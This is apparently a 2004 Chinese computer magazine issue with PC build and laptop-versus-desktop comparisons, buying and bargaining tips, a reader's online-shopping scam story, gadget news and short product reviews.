MX440依然是玩CS性价比最高的显卡：由于CS使用的几年前OpenGL引擎，没有现在的新一代3D特效，因此纯粹从玩CS来说，GeForce4 MX440是主流 显卡中玩CS性价比较高的显卡，比GeForceFX5200还快。我们这里选用的艾尔莎影雷者518XP❺由于使用了mBGA显存，使显卡有不错的超频能力。当然，不支持DirectX819会让它的3Dmark2003测试成绩很差。

带锁的机箱：学生宿舍也属于一个公共场所，给机箱添加一把锁会让自己的电脑感觉安全很多，所以我们在这里配置了带锁的金河田腾龙8163机箱❻。

装机感悟：看到这台电脑使用的845PE主板，而且还相当稳定，使笔者不禁想到一个问题。电脑应该适用就好，老产品也不一定一无是处，装配赛扬处理器的电脑如果用865PE主板，那实在是浪费，而845PE完全能满足需要，何乐而不为呢？除此以外还有像Radeon9100、GeForce4 Ti4200这类显卡，价格已经沦落到低端显卡的价格，但真正的使用性能却不逊于主流显卡，购买这些产品才是真正追求性价比的表现。

配件	型号	价格(元)
CPU	赛扬 2.4GHz	568
散热器	散热博士 雪狐3	48
主板	华硕 P4PE-X/TE	788
内存	KingSton 256MB DDR400	315
硬盘	WD 120JB	800
光存储	ASUS 52X刻录机	419
显示器	美格 796FDX5	1480
机箱/电源	金河田腾龙8163	300
显卡	艾尔莎 影雷者 518XP	520
鼠标	BTC M850光电鼠标(银色)	72
键盘	微软 灵巧键盘	80
音箱	金和田JHT-358	150
总计		5540



测试成绩	
显示设置：1024×768，32位色	
DirectX 8测试	
3DMark2001 SE	5234
DirectX 9测试	
3Dmark2003（0340版）	234
OpenGL测试	
Quake3 Demo001 最高画质	150.2fps
整体性能测试	
PCmark2004	2263

CF [SC06]



闷豆网上购物历险记

闷豆在E-mail中看到销售数码相机的广告信，价格非常诱人，于是闷豆拨通了对方的手机号码。

闷豆：你好，你是XXX有限公司吗？

电话另一头传出操南方口音的小姐声音：是的，我能为你做些什么？

闷豆：你们那里是否有富士S5000卖？只要2100元？”

小姐：有货。

闷豆：是全新的、附件都不缺吗？价格真的是2100元吗？”

小姐：全新原包装的货！附件绝对都有，原来16MB xD卡给你换成128MB的。实话跟你说这批货是海关没收的走私货，所以这么便宜，质量绝对保证。质保上半年包换新机，一年保修。

闷豆想就是水货这个价格也绝对便宜，电脑城水货也要报2700元呢，何况还有128MB xD卡。

闷豆：你在XX，而我在北京，就怕……

小姐：没问题的啦，你打钱打到我账号上，下午我就用EMS给你发货，最多三天就能收到，不满意可以退货，邮费我们出。

小姐听出闷豆有点犹豫，于是做出一副仁至义尽的样子说：小兄弟不要不放心，你也可以先打1100元过来，验货后再付余款。

闷豆突然想起一个朋友就在那个城市工作，说：那也太不好意思了，正好我朋友在你那里，要不告诉我地址，让他当面来提货？

对方：我是在XX，你朋友确定在XX吗？

闷豆：对，不会错的，他在那里……

说到这里对方电话突然断了，闷豆连忙重拨，可每次都是电话铃响了几次就被对方掐掉了。

点评：现在网上骗子很多，他们特点是都只有手机号，利用低价产品引诱被害者异地交易，而且收款都喜欢用银行卡(手机和银行卡都用假身份证开户)。有的骗子还有一定专业电脑知识，对其虚拟所卖的商品知之甚详，言语间无懈可击，甚至还可以提供实物照片。所以网上异地购物绝对要小心受骗。

CF [SC07]

本本不是弱者

——笔记本电脑比拼台式品牌机

■一居

常常有朋友问我，“选择品牌电脑时，该选台式品牌机还是笔记本呢？”这个问题，初听起来很难回答，毕竟二者各有所长，市场定位也不一样，但经过笔者一番对比之后，我想你会慢慢得出一些答案！不信？那就请往下瞧——

一、DELL 篇



表 1

品牌型号	戴尔 INSPIRON1100	GX60 升级 2 型
CPU	赛扬 2.4GHz	赛扬 2.2GHz
内存	256MB	256MB
硬盘	30GB	40GB
显示器	14.1 英寸 TFT	15 英寸 LCD
显卡	主板整合	主板整合
光驱	24X 光驱	48X 光驱
其它	有网卡 / MODEM	有网卡
价格	7999 元	9200 元

点评:作为著名的电脑直销厂商，DELL 的品牌机和笔记本电脑一直都在整机界中享有性价比高的美誉，而最近 DELL 推出的不到 8000 元的笔记本电脑吸引了很多移动用户的目光，那这台电脑比拼 DELL 的台式机又会如何呢？

在本例中，我们选用了戴尔自家的 INSPIRON1100 笔记本电脑和 GX60 升级 2 型台式机做对比。

首先，在处理器上戴尔 INSPIRON1100 笔记本电脑采用了赛扬2.4GHz的CPU，GX60升级2型台式机则采用了赛扬2.2GHz 的 CPU，两者可谓旗鼓相当。

在内存的配备上两者都是 256MB，在硬盘的配备上前者标配为 30GB 的笔记本硬盘，后者标配为 40GB 的台式机硬盘，台式机硬盘在性能上肯定要强于笔记本硬盘，但笔记本硬盘的采购价格却更贵。

在显示器上，INSPIRON1100 笔记本电脑采用了 14.1 英寸的笔记本专用 TFT 液晶屏，而 GX60 升级 2 型台式机则采用的是 15 英寸 TFT 液晶显示器，两者差别不大。

在光驱的选择上，一个是 24 速的笔记本光驱，一个是 48 速的 IDE 光驱，笔者个人认为光驱的倍速早已不是选择光驱的要点了，24 速和 48 速的光驱在实际使用中的差别不大。

就升级性而言，两者都可允许加钱升级更大的内存、硬盘、光驱，但 GX60 升级 2 型台式机的可升级性更强。

笔记本价格 7999 元，台式机价格 9200 元，而且两者的整体性能差不多，并都预装有 Windows XP 操作系统，无论是性价比，还是使用的舒适性、便携性上，笔者个人更愿意选择 INSPIRON1100 笔记本电脑。

二、IBM 篇



表 2

品牌型号	IBM R40e-I8C	A50 832024C
CPU	Pentium4-M 2.0GHz	Pentium4 2.6GHz
内存	256MB	256MB
硬盘	30GB	80GB
显示器	14.1 英寸 TFT	15 英寸 LCD
显卡	主板整合	主板整合
光驱	8XDVD	16XDVD
其它	有网卡 / MODEM	有网卡
价格	11800 元	12588 元

点评:IBM 同 DELL 一样，都是同时涉足笔记本和台式机领域的品牌机厂商，而 IBM 的笔记本电脑一直是拥有许多铁杆用户。在本例中我们选用了 IBM 自有品牌的 R40e-I8C 笔记本电脑和 A50 832024C 台式机做对比，之所以选择 A50 832024C 多媒体台式机，是因为其配备了主流的液晶显示器，与笔记本的液晶屏存在可比性。

在处理器上 R40e-I8C 笔记本采用了移动版 Pentium4-M 2.0GHz 处理器，而 A50 832024C 台式机则采用的是 800MHz 前端总线的 Pentium4 2.6GHz 的处理器，在频率上和整体性能上后者都要高一些。

在内存的配置上都是 256MB，在显卡的采用上都是 Intel Extreme Graphics 集成显卡，只不过一个是 1 代一个是 2 代，但两者的 3D 性能差别倒不是很大。

在硬盘的采用上 IBM 的 A50 832024C 多媒体台式机用的 80GB 的硬盘自然要比笔记本所用的 30GB 硬盘在容量上占有很大优势，这是笔记本硬盘天生的劣势使然。

光驱的配置上一个是笔记本专用 8X DVD 光驱，一个是台式机用的 16X DVD 光驱，性能差不多，但笔记本光驱的采购价格要贵得多。

总之，在整体性能上肯定 A50 832024C 台式机要强，

但虽然CPU性能更高，而受到显示部分都使用整合显卡的限制，两者在实际使用时差别不会很大。在价格上IBM R40e-I8C的价格为11800元，A50 832024C台式机的价格为12588元，笔记本还要便宜一些，便宜下来的价格足以考虑购买一款80GB的IDE硬盘再加个USB移动硬盘盒做笔记本的外部存储器用了。相信会选择的用户已经做出了自己的判断。

三、联想篇



表3

品牌型号	联想昭阳E255	天骄S6016
CPU	Pentium-M 1.3GHz	Pentium4 2.5GHz
内存	256MB	256MB
硬盘	30GB	80GB
显示器	14.1英寸TFT	15英寸LCD
显卡	主板整合	GeForce4 MX440
光驱	8X DVD	COMBO
其它	有网卡/无线网卡/MODEM	有网卡/MODEM
价格	9999元	9999元

点评:在本例中我们选择了国产第一品牌联想的笔记本昭阳E255 B1300X4256030DW和台式机"天骄S6016"做对比。

前者采用了1.3GHz的Pentium-M处理器，后者则是Pentium4 2.5GHz的处理器，虽然在频率上后者要高很多，但大家知道，采用Intel"迅驰"技术的Pentium-M处理器其具备1MB的二级缓存，二级缓存容量的成倍提高，对于处理能力极强的处理器非常重要，连Intel自己的测试都表明，1.6GHz Pentium-M处理器性能超过了2.4GHz的Pentium4-M处理器，因此在实际应用中，这两款处理器的实际使用性能差不多。

两者内存都为256MB，但在硬盘存储容量上后者占优。显示器上两者差不多，但在显卡的采用上天骄S6016要强。昭阳E255采用的是I855GM整合的Extreme Graphics2集成显卡，而天骄S6016采用的则是GeForce4 MX440 64M AGP 8X显卡，后者的3D性能要强过前者一些。

在光驱的采用上，E255采用的是笔记本专用DVD光驱，而天骄S6016采用的则是COMBO(CDRW刻录机+DVD二合一)光驱，后者的应用性更广。

值得一提的是E255具备了4个USB 2.0接口、1个IEEE1394a接口，以及无线网卡，使其能更方便的联网。但E255没有安装Windows操作系统，而天骄S6016附装了Windows XP简体中文版操作系统。

两者的价格一样，E255笔记本的尺寸为310X259X25～33mm，重量只有2.4kg，如果从便携性上考虑肯定是非其莫选，如果从性能上、升级便捷性以及个人需求上来说，天骄S6016也值得考虑。

四、ACER篇

表4

品牌型号	ACER 252EFXV	RC500(15")
CPU	Pentium4 2.6GHz	Pentium4 2.6GHz
内存	256MB	256MB
硬盘	30GB	80GB
显示器	14.1英寸TFT	15英寸LCD
显卡	主板整合	GeForce4 MX440
光驱	8X DVD	COMBO
其它	有网卡/MODEM	有网卡
价格	10500元	10800元

点评:ACER也是一家有名的整机和笔记本厂商，在本例中我们选取了ACER 252EFXV笔记本和AspireII RC500(15英寸液晶)台式机做对比。

两者所使用的处理器和内存速度/容量都是一样的，在硬盘容量上RC500当仁不让的领先，显示器一个14.1英寸TFT一个15英寸LCD差距不大。

在显示性能上，252EFXV采用了Intel852GME芯片组的整合显卡Extreme Graphics，配合Pentium4 2.6C处理器，还能将CS等常见游戏应付自如;而RC500则可能根据配置需要采用Radeon 9200/64MB或Geforce4 MX440/64MB的显卡，这两款显卡的性能都要比前者强一些。

总之，从整体性能上来评价这两款机器，台式机依然要稍强一些，但这种差距已很微小，而从移动性和便携性上来考虑，虽然252EFXV采用的是台式机的处理器，其重量厚度达到了39毫米，重量达到了3.27公斤，但其肯定比台式机具备更好的便携性。

六、总结

这是一个有趣的对比，虽然看起来很简单，但通过这个对比，我们会发现笔记本电脑虽然受到最贵的显示屏的成本限制，还不能和使用CRT显示器的同品牌台式机相比，但与使用LCD显示屏幕的同品牌同等级的台式机相比，却是互有高下。而笔记本电脑由于技术含量更高，相对来说质量方面也是更有保证。而且随着Intel"迅驰"套装的不断降价(目前基于Pentium-M核心的赛扬-M也以上市，其价格要比前者便宜近一半)，将进一步促成采用Pentium4-M、赛扬4-M，乃至台式机处理器、移动版XP处理器的笔记本不断降价，可以预料的是在2004年笔记本电脑将进一步进入消费的主流。

总之，在2004年让笔者选择什么样的品牌电脑，如果要考虑身体健康，采用LCD显示屏，我会当仁不让地选择笔记本！所以，大家在选购DELL、联想、IBM、Acer这些著名品牌的品牌机的时候，不要忘了其实它们还有很多性价比同样不错，而更便携、更时尚的笔记本电脑正等着你去挑选！

(以上配置和价格仅供参考，如有变化，请以最新行情为准！) CF [SC08]

按需选单买本本

■凌

前言

笔记本电脑与台式机电脑的选择相当的类似，选择笔记本电脑的标准简单来说可以用“三用”来概括，即：好用、适用以及耐用。但是笔记本电脑在选购的时候也有它自己独有的特点。产品的选购配备应该是要针对个人的需求而有所不同的，只有如此才能发挥出产品的最大功效。要是一味地去追求最新最高的配置是没有什么用的，反而会给笔记本电脑在性能方面出现瓶颈创造一个有利条件。

一、本本，买来做什么的？

要买本本？是买来多人用还是自己用还是买来表示自己是时尚人士呢？

就配备而言，笔记本电脑可以依据其种类、功能和价格而有所区别的。一般来说，笔记本电脑是被按用途而分成三大类的:

1.实用型:一般文字处理、小型资料处理;

2.标准型:上网浏览、收发邮件、绘图排版、移动办公;

3.豪华型:动画制作、音乐编辑、多媒体应用。

选择笔记本电脑应该首先是从满足于个人需求出发的，一般地来说，个人需求可以分为人、事、时、地、物五个方面。所谓的“人”是指这台笔记本电脑是供个人使用，还是给多人使用。“事”即是代表这台笔记本电脑主要做什么事情，除了一些文字的处理以外，是不是还需要连线上网，或是要与公司里的系统连接。“时”主要就是考虑日常使用这台笔记本电脑的时间有多长、电池能不能够满足用户自己在这方面的需求。“地”则是表示笔记本电脑是不是可以适应各种各样不同的环境。“物”当然就是指笔记本电脑本身的特色，如重量、外观、功能等一些基本的配置。

工作的需求。在考虑了个人的需求之后，还应该进一步考虑工作性质的需求。事实上，许多的人购买笔记本电脑主要就是为了能更加方便地与公司的系统连接，以便能做到随时随地的查看一些对自己有所帮助的资料，或是及时的处理相关的工作。因此，在此前提下，笔记本电脑的连线功能、网络传输速度以及输出设备，就都会显得非常重要 。

二、正确选购合适的本本

对自己的购买目的有了明确的认识，就可以“按需索本”来选购了

1.性能由CPU的速度及内存容量决定

实用型的笔记本电脑，对中央处理器的速度并没有什么特别的要求，但最好还是要选用目前市场上作为主流的Pentium4-M 1GHz以上的机种，内存至少应该128MB，动画制作或是多媒体应用的则最好采用Pentium4-M 1.6GHz或迅驰1.2GHz以上、内存256MB以上、并且拥有32M以上的独立显卡的机种。

2.电池的使用时间决定移动能力

笔记本电脑一般电池的使用时间约是在3～4个小时。如果是必须连续长时间使用的，那么就不妨选择具备省电功能的机种或是准备备用的电池，或者选择拥有“迅驰”技术的笔记本电脑，这样可以更加有效的延长电池的使用时间。另外，可以将软驱抽换成第二颗备用电池以便增加使用的时间的机种不但可以延长使用时间，还不会占用更大的空间。而智慧型的镍氢电池或者锂离子电池，则可以正确地显示剩余的电池容量，连续的使用时间也较为持久。

3.硬盘容量比速度更重要

目前，标准配备的硬盘容量越来越大，所占用的空间也相对的增大。因此，在选购机器的时候，硬盘的容量应该被予以充分的估量。一般来说，20GB是目前最基本的需求，如果是绘图或是多媒体等的应用，40GB或更大的硬盘应该是较好的选择。

4.多媒体应用按需选购

目前市场上的笔记本电脑大多已经具备简单的多媒体功能。对多媒体有更多需求的使用者，不妨去选择具有TV输出、或Game、MIDI接口的产品，更高级的应用则可以考虑去配备DVD了。在未来需求将会日新月异的情况下，产品的扩充性能也是必须要考虑的。如内存、传真机、网络卡、IC卡、扩展坞(Docking Station)等等的，因为用途不同，需求也会不同的。

三、本本的品牌如何选

如果是作为计算机专业的用途，这时就应该更多的考虑机器的性能，最好是选择具有高配置的国际品牌机。但是如果不是经常携带外出，资金能力有限的话，就不妨去购买国产品牌中维修服务较好的高配置笔记本电脑。而如果作为商务、公务的用途，这时就应该考虑易用性和便携性。易用性主要是指屏幕的大小、键盘的大小、功能键的多少和处理器的速度等。便携性则主要是指体积、重量和部件模组化(可拆卸)程度等。资金充足的话当然应该购买名牌高配置的机器，这也能提升使用者的形象。

四、买机器该注意什么

1.查看电池

通过电源管理软件来看笔记本电脑的电池充电次数，一

精明“谈判”买电脑

■罗彬

每一位要购买电脑的朋友都会和电脑商家来打一番交道，但有时候，这样的“交道”对于那些对电脑市场不甚深入了解的朋友来说，其过程就显得十分被动，这往往也就导致了商家配置出的电脑没有性价比，甚至朋友们还处处被商家拉着鼻子走。如此，作为普通消费者的攒机族朋友们，又应该如何同电脑商家打交道呢？

摸清底细:和不同的商家打交道，首先应该摸清对方的底细。比如，可通过一些基本的DIY知识问答，社交谈吐等来琢磨出这个商家专业不专业，业务能力强不强。比如，一台5000元的电脑，让商家查拟出Intel和AMD的两套配置，在商家书写配置的过程中，随时向商家提问。经过这些基本的交流，双方都会对对方有个认识接着，再就配置各配件中的品牌，质保，售后点对商家发问，力求准确的回答，这样做是为了给电脑的售后服务在售前就得到保证。另外，作为攒机族，我们还可以适当的发表一点对配置的看法，这样可让商家认为你比较懂行，也就不好赚你暴利。

互拉交情:商家出于职业的需要，肯定会在需要的时候和攒机族们拉交情。比如，当你问到配件的售后为什么就在商家门市而没有专门的售后服务点时，商家就会热情地介绍自己门市的优势。其实，商家在这个时候的拉交情无非是为了转移攒机族的注意力。商家可以在拉交情的时候趁机奉承你，顺着你的口风说无关电脑配置的话，很多攒机的朋友就这样给转移了注意力，忘记了要问的问题。反过来，咱攒机族也可充分应用这一技巧，尤其是在商家核算成本的时候，比如在商家给你力荐品牌，大扯技术参数的时候，你也可以亮出自己的DIY知识。这样的目的就为了转移商家的注意力，以便保持自己清醒，当然，商家出错更好，尤其是在少算价格的时候。

软硬兼施:要追求性能价格比，攒出一台自己钟意的电脑，攒机族肯定要和商家在配件的品牌和价格上起纷争。对此，笔者是这样认为的。当发现商家推荐的配件品牌和自己的起冲突时，如果该配件确实和自己钟意的品牌都属于同一个档次的，那么笔者会以该品牌不是自己想配的为理由和商家砍价，但如果确认是垃圾品牌，那肯定是言明了坚决不用的。所以，选购时最好的代理品牌较好的商家那里。然后，当配置定下来后与商家产生在价格上的不同认识时，最好和商家磨，以帮他增加销售量，下次给他带回头客种种理由来反复变相砍价。相信商家遇到这样的消费者，心中也自然有数，会给出相对实惠点的价格。

坚持到底:经过数小时的选购后，到了最后和商家谈装机价的时候。往往到了这个时候，商家在价格上让的幅度空间就比较小，当然，商家会解释为再也杀不动价格了。但是，很多时候并不是这样，在数百台攒机过程中，笔者发现:一旦价格杀到商家拿不准的时候，即真正杀到了低价，商家数次去自个商家的柜台核算成本。换句话说，如果商家仅仅坐在板凳上说这台电脑是最低价了，那多半是商家看穿了你买的决心和发现你对电脑市场价格的不了解。对此，攒机族一定要坚持到低，从利润最高的显示器，显卡，机箱等配件的价格和利润说起，并表示出价格谈不好就不买或是到别家买的决心，这时，真正心里急和乱的全是商家，如果攒机族们坚持到底，并在商家的试探面前不动脸色，那么再杀个一二百元都是可以的哦。CF [SC10]

般来说小于2次是正常现象(这个在IBM和Sony笔记本上容易实现，因为这两个品牌都在电源管理程序里能够看到电池的充放电次数)。其他的品牌你可以看看电池插槽和电池，如果触点有被摩擦过的痕迹可能机器已经被人使用过了，因为一般来说简单的验机应该是直接插电源而不会去使用电池的。

2.开机检查LCD质量

运行Nokia Monitor Test(不需要安装，直接运行即可)分别在白色、蓝色、红色下看时候有色点出现，这一步非常重要，因为一定数量以内的坏点都不属于质量问题(各品牌对于坏点的要求不一，但是一般来说3个到5个之内都是属于正常的)，也就是说如果买机器时你不查清楚，到时候等交了钱以后再想换那就没得换了。

检查LCD的亮度、色彩纯度。亮度检查就是检查LCD的亮度是否均匀，尤其边角的地方容易较中心部分暗，这个在欧美的机器上比较多见;色彩纯度的检查一般就是将LCD的背景设置成白色和黑色，优秀的LCD的白色和黑色看上去都很纯正。

3.认真了解售后服务

售后服务绝对是一项非常重要的考虑因素，因为笔记本电脑的种种特殊性，最好选择具有国际维修或者全国维修的能力的品牌。产品的保修时间和保修范围，提不提供备用机，维修的反应时间等都是值得使用者认真考虑的。最先要向大家介绍的是国家关于笔记本销售的规定，即国家有关部门颁布的《微型计算机商品修理更换退货责任规定》(以下称“微型计算机三包规定”)，之外需要大家知道的常识是当我们购买了笔记本商品之后，所说的15日包换，并不包含法定节假日，并且当根据三包更换整机或配件时，三包日期是要按照更换新产品的日期重新计算的。这点希望大家能够清楚，这样不被JS所骗。当然现在很多厂商，承诺了高于三包所规定的条款，这是我们应该鼓励和欢迎的，但能否做的，还要因厂商品牌的知名度而异。

当你对以上几点够考虑完善的时候那就基本OK了。可以交钱，然后索要发票。恭喜你，你还不现在马上回家好好爽你的本本，还在干什么呢？:) CF [SC09]

■特邀信息员:胖胖牛

三千元的数码摄像机，牌子是三星

当你厌倦了看照片回忆往事，当你厌倦了通过传输数码照片向远方的亲朋问候，你需要一部DV来记录生活，用声音和连贯的动作来描绘美妙的生活 。



图1

什么样的产品才是我们这种普通使用者所需要的呢？80万像素的CCD影像感应器，3050元左右的价格，简单的操作，这就够了。



图2

现在，一款型号为D80i的三星数码摄像机(见图1、图2)是你最好的选择，因为只要3050元就可以拥有一部属于自己的DV了。

D80i带有一块可旋转360度的2.5英寸的彩色液晶(TFT LCD)屏幕，10倍光学变焦，400倍数码变焦，最高可达到500线的画面质量。另外中文菜单、夜摄功能、电子影像稳定器、数码特技效果也都有了，S端子、IEEE 1394火线输出。体积虽然并不算小巧，但单手操作摄录全过程还是没问题的。

如此的功能，如此的价格，你能不心动吗？

胖胖牛:数码产品变化真是快，性能突飞猛进地增长，价格也不断地创新低，这也许就是科技发展的力量吧。所以，你别想你的数码产品保值，买产品只有一个原则:够用就好！真的，今天你花100元购买的前卫功能，明天也许1元钱人家就送你2个更强大的功能。

不可思议！不到1厘米厚的超薄手机N900



图3

第一眼见到它，数码相机吧，反正我是这样认为的。可是，当我看到那熟悉的菜单界面，我肯定地说:这是手机！是的，这款由NEC在不久前发布的卡片式超薄型手机样N900(见图3)，让我们再一次感受到科技原来可以如此神奇。

N900的外形尺寸为宽85mm×纵长54mm×厚8.6mm，只有信用卡大小，重量为70g。据说这款手机是以该公司折叠式GSM手机“N700”为原型而改进的更小型化产品。

如此薄的设计导致在使用上必须采用外接麦克风和耳机，而不能像通常那样直接贴到耳朵上通话。该公司人员表示正因为中国用户有这样的使用经验，所以N900作为专为中国设计的机器在实际应用上不会有太大的障碍。

N900使用GSM/GPRS制式，液晶显示屏为1.8英寸(128×160像素)彩色TFT，机身背面内置30万像素数码相机和闪光灯，这也就是为什么我在刚看到它时会认为它是数码相机的缘故。不过其40和弦铃声再一次证明了它作为手机的事实。

胖胖牛:很欣慰这是一款针对中国用户而设计的手机，并且是世界首款卡片式手机。忽然想起了某手机公司的一款针对中国用户设计的手机，除了可以当手电筒的背光以外，没有什么值得炫耀的技术。我们需要一千多元的手电筒吗？不同的公司不同的市场政策，当每一次挂断手机通话的时候，你是不是应该思考些什么呢？

便宜！2700元给你双26万色彩色屏幕30万像素拍照手机

手机的屏幕经历了从黑白到彩色的进化之后，我们还有什么渴求吗？26万色，双屏幕显示，高像素的摄像功能，还有呢？低廉的价格！



图4

好，现在你可以同时满足上面的要求，国内厂商CECT为我们带来的高端摄像手机—— A706(见图4)马上就要上市了。该款手机的配置基本上是顶级了:内外屏幕都是最高级的26万色，拥有30万像素VGA摄像头，且外屏也可以当作取景器让自拍取景更加清晰、真实。铃声方面，40和弦铃声圆润动听。支持彩信、K-JAVA高速下载音乐、游戏功能。另外该机内置3款游戏、可存储300组带照片的通讯录。

最最值得关注的是，你拥有以上的功能只需付出2700多元，值与不值，你去手机店里看看就知道了。

基本配置:

频率	900/1800MHz	电话簿	300组电话簿
网络	GSM/GPRS	游戏	预置3款游戏
下载	支持K-JAVA下载	来电显示	照片电话簿功能
MMS	支持MMS彩信功能	外形尺寸	88mm×45mm×24.5mm
显示屏	内屏26万色 外屏26万色	重量	95克(含电池)
摄像头	内置30万像素VGA摄像头	颜色	银色

取景模式	内外屏真彩同步取景	待机时间	120-200小时
铃声	40和弦铃声	通话时间	2～5小时
LED	7色LED灯		

胖胖牛:2004年，应该是彩屏和照相手机的天下了，可你现在还在使用2年前的黑白手机，感觉如何？

我已经换了3个手机了，每一次更换手机时除了欣喜之外还有一丝的负罪感。手机好像父辈们的钢笔，每天都陪在身旁，换了，心里还真不是滋味，要是掉了，那心里更不是滋味了。

国外篇

Pavit，爱华的USB闪存计划


图5

你肯定知道USB接口的闪存盘，你也肯定知道插入数码产品中的存储卡，好像CF卡,SD卡什么的，但是你知道插入数码产品中的USB闪存盘吗？现在，索尼旗下的爱华公司为我们带了6款使用分体式USB 2.0闪存“Pavit”的数码产品，包括MP3随身听和数码相机。

耳机型一体型“AZ-HS256”Pavit闪盘插入耳机部分就可以播放储存在其中MP3，重量为129g，预计售价约合人民币1700元左右。而AZ-FS256则是在AZ-HS256的基础上加入FM数码接收器和带有背光的液晶屏，重量为138g，预计售价约合人民币1900元。另一个系列的MP3随身听中的基本型号“AZ-ES256”(见图5)，体积仅有65mm×65mm×17.8mm，并且有银色、红色、绿色、兰色多种颜色可选，预计售价同样合人民币1700元左右。当然，你可以选择价格更贵的高级版本AZ-RS25。

另外，还有一款叫做AZ-BS32的微型MP3音响的产品(图5)，其自身带有扬声器，可以直接播放MP3文件，拥有FM数码接收器和带背光的液晶屏，使用2节AA电池可以连续使用11小时。最重要的是整体具备防水滴功能，非常适合挂在浴室中欣赏音乐用。预计价格合人民币1500元。

胖胖牛:将存储卡和USB接口的闪存盘有机的结合在一起，如果不是数码产品大厂SONY亲为，恐怕这也就只有想像的份了。现在，一系列的产品都已经推出，但看样子除了SONY的闪盘能用外，其他厂家闪盘估计插不进去，什么时候能有厂家推出通用型产品呢？

会唱歌的马桶，天堂般的享受

日本卫浴设备公司INAX日前公布了一种能够播放MP3音乐的全自动马桶“SATIS(D-218S/BW1)(见图6)，并将在4月1日发售。感觉上真得有点像愚人节新闻，但是现在其官方网站上已经登出了相关的内容，报价折合人民币为22500元。


图6

SATIS外形和普通的马桶相差无几，体积为415mm×635mm×535mm，单具有了播放音乐的“Relax Music”功能。在坐便器两旁分别安装了音箱，可以播放立体声音乐。在马桶的前端拥有人体感知器，只要打开马桶盖，就能够自动播放美妙的音乐。这款马桶随机自带了4首乐曲，当然，你可以使用扩展的SD卡来播放更多的MP3音乐文件。除了播放音乐外，作为马桶SATIS还拥有最先进的马桶使用系统:可以照明的“足灯”、释放负离子的除菌离子清新功能以及离开马桶就会自动清洁的“全自动便器清洗”机能。

胖胖牛:日本人就是日本人，这样也行。不过，如果这款产品的价格再平民许多的话，真是一个不错的卫浴选择。试想，在你享受上帝赋予你NATURE TIME的时候还可以聆听自己喜欢的音乐，这样的生活，上帝是不是也会羡慕呢？据说，这是世界上第一款具备音乐播放功能的马桶。

Stereo！一起来享受立体声的手机吧


图7

现在，法国手机大厂Sagem为我们带来具有独特设计的立体声系统手机，其型号为myC3s(见图7)，蛮奇怪的名字。这款手机采用翻盖设计(见图8)，整机重89g,三围尺寸为81x43x23mm。最突出的是，在机身的两侧有一对突出的立体声发生单元。这对立体声单元用于营造真实的立体声音场，从而为我们实现两个耳朵聆听的立体声铃声和高质量的语音通话。不过，目前对于这款实现立体声的音频芯片还没有足够的披露。

我们只知道myC3s的一些常规信息:工作在GSM网络，支持GSM/GPRS 900/1800 MHz三种频率，内屏采用123×160像素的65K色TFT面板，待机时间为200小时，可连续通话3小时。

胖胖牛:手机，作为我生活中必不可少的一件物品，现在对它的感觉就好像学生对于课本。我要说的是，手机如今已经“立体声”了，不知道2.1的效果什么时候可以实现，如果真实现了，那杜比5.1还远吗？还有THX、DTS……也许到那个时候，有更先进的音效标准了。CF [SC11]


图8

明基Joybee 110 MP3随身听



Joybee 110与明基以前的一系列产品使用全金属外壳、方方正正的外形完全不同，采用了全塑料的外壳和流线型的外壳设计，看上去倒颇有点类似当年曾流行一时的玩具宠物蛋。

时尚化的外观:与明基以前的产品相比，Joybee 110的外形设计要时尚化很多，采用了塑料的外壳。其中前脸部分为抛光处理而后背为磨砂处理，手感非常好。而且前面板采用了三种不同颜色的透明外壳，内置话筒则巧妙的隐藏在面板的一群装饰凹点下，看起来时尚而活泼。

巧妙的按键接口设计: Joybee 110的7个按键隐藏在侧面前后面板的交界处，在实际使用中由于外形的曲线影响，非常容易靠触觉来定位，巧妙的解决了操控和外观的平衡。

而Joybee 110的耳机接口则放在随身听的顶部，这样就不会像一些超小型产品一样由于放在侧部而导致容易损坏。

不错的音质: Joybee 110依然保留了明基一贯的优秀效果。与Joybee 150相比，其声底略有单薄，但在市场上的同类产品中，依然属于音质比较出色的之列，而且值得一提的是，Joybee 110的耳机音质要明显优于明基此前推出的几款产品的随机耳机。

强大的录音能力: Joybee 110的录音能力是它的一个亮点，它支持TVF这种少见的录音格式，使得其录音时间比普通的MP3录音大为延长，达到了3000分钟之多！而且Joybee 110可以进行音量控制的录音(即只有有声音的时候才会录音)。

贴心的电池设计: Joybee 110使用内置式的锂电池，但明基提供了对锂电池的更换支持，只要用户付出少量的钱，就可以在维修部门更换一块新的电池。

主要优点:	外观出色，音质优秀
主要缺点:	价格较高
厂商电话:	0521-68251233 CF [SC12]

航嘉HK280-41DP电源



现在市场上MicroATX的小机箱十分受时尚用户的欢迎，不过这些机箱搭配的电源却不是那么容易找到。航嘉HK280-41DP就是一款专门搭配MicroATX小机箱的电源。

一、小电源高性能

航嘉HK280-41DP电源额定功率180W，最大输出功率230W。+5V输出16A，+12V输出10A，+3.3V输出16.7A，与一般的ATX电源相比，除+5V较小外，+12V和+3.3V都与普通ATX电源相当甚至超出。而我们知道，现在Pentium4处理器以及高端显卡都会有部分功率需要+12V取电(Pentium4主板的4芯插头就是12V的)，因此足额的+12V输出是系统稳定的保证。而+5V输出虽然比标准ATX电源少，但MicroATX主板用到的+5V的设备更少，因此这样的输出设计完全能够满足需求。

二、人性化设计，增加易用性

航嘉HK280-41DP电源电源在狭窄的空间内部设计了过压、过流、过载、输出短路四重保护保护电路，并有专业防雷击设计。四重滤波设计有效滤除纹波、杂讯、浪涌，抗干扰能力优异。

航嘉HK280-41DP电源的风扇，是在电源靠近CPU的一边安装一个8厘米的低速风扇，可以明显降低噪音，并能协助CPU散热。

三、按需测试，运行稳定

我们让这台电源推动一套Pentium4 3.2GHz处理器、DDR400 256MB*2内存、865PE主板、120GB 7200转硬盘、Radeon9800Pro显卡、52X COMBO的配置，这样的配置对于普通电脑来说应该没什么特别，但对受空间限制的MicroATX结构的主机说，已经是相当高的配置了，而测试结果则是这台电源完全满足要求。

主要优点:	功率足，无明显噪音
主要缺点:	市场单一
厂商电话:	0755-26723939 CF [SC13]

金河田JHT-358音箱



多媒体音箱市场那种产品卖得最好？不是高档发烧级别的音箱，而是200元以下的多媒体音箱，因为这个价位的产品能够满足绝大多数人的需求。因此这个价位的产品竞争也非常激烈。金河田JHT-358音箱也是新加入这个战局的产品。

一、适合大众的产品定位

金河田JHT-358音箱为2.1结构，低音炮为5英寸扬声器，标准功率16W，标称响应频率20Hz~160Hz；卫星音箱为采用全频段扬声器，每个输出功率5W，标称响应频率160Hz~20KHz。金河田JHT-358音箱的标称信噪比为75dB。

二、外形简捷大方

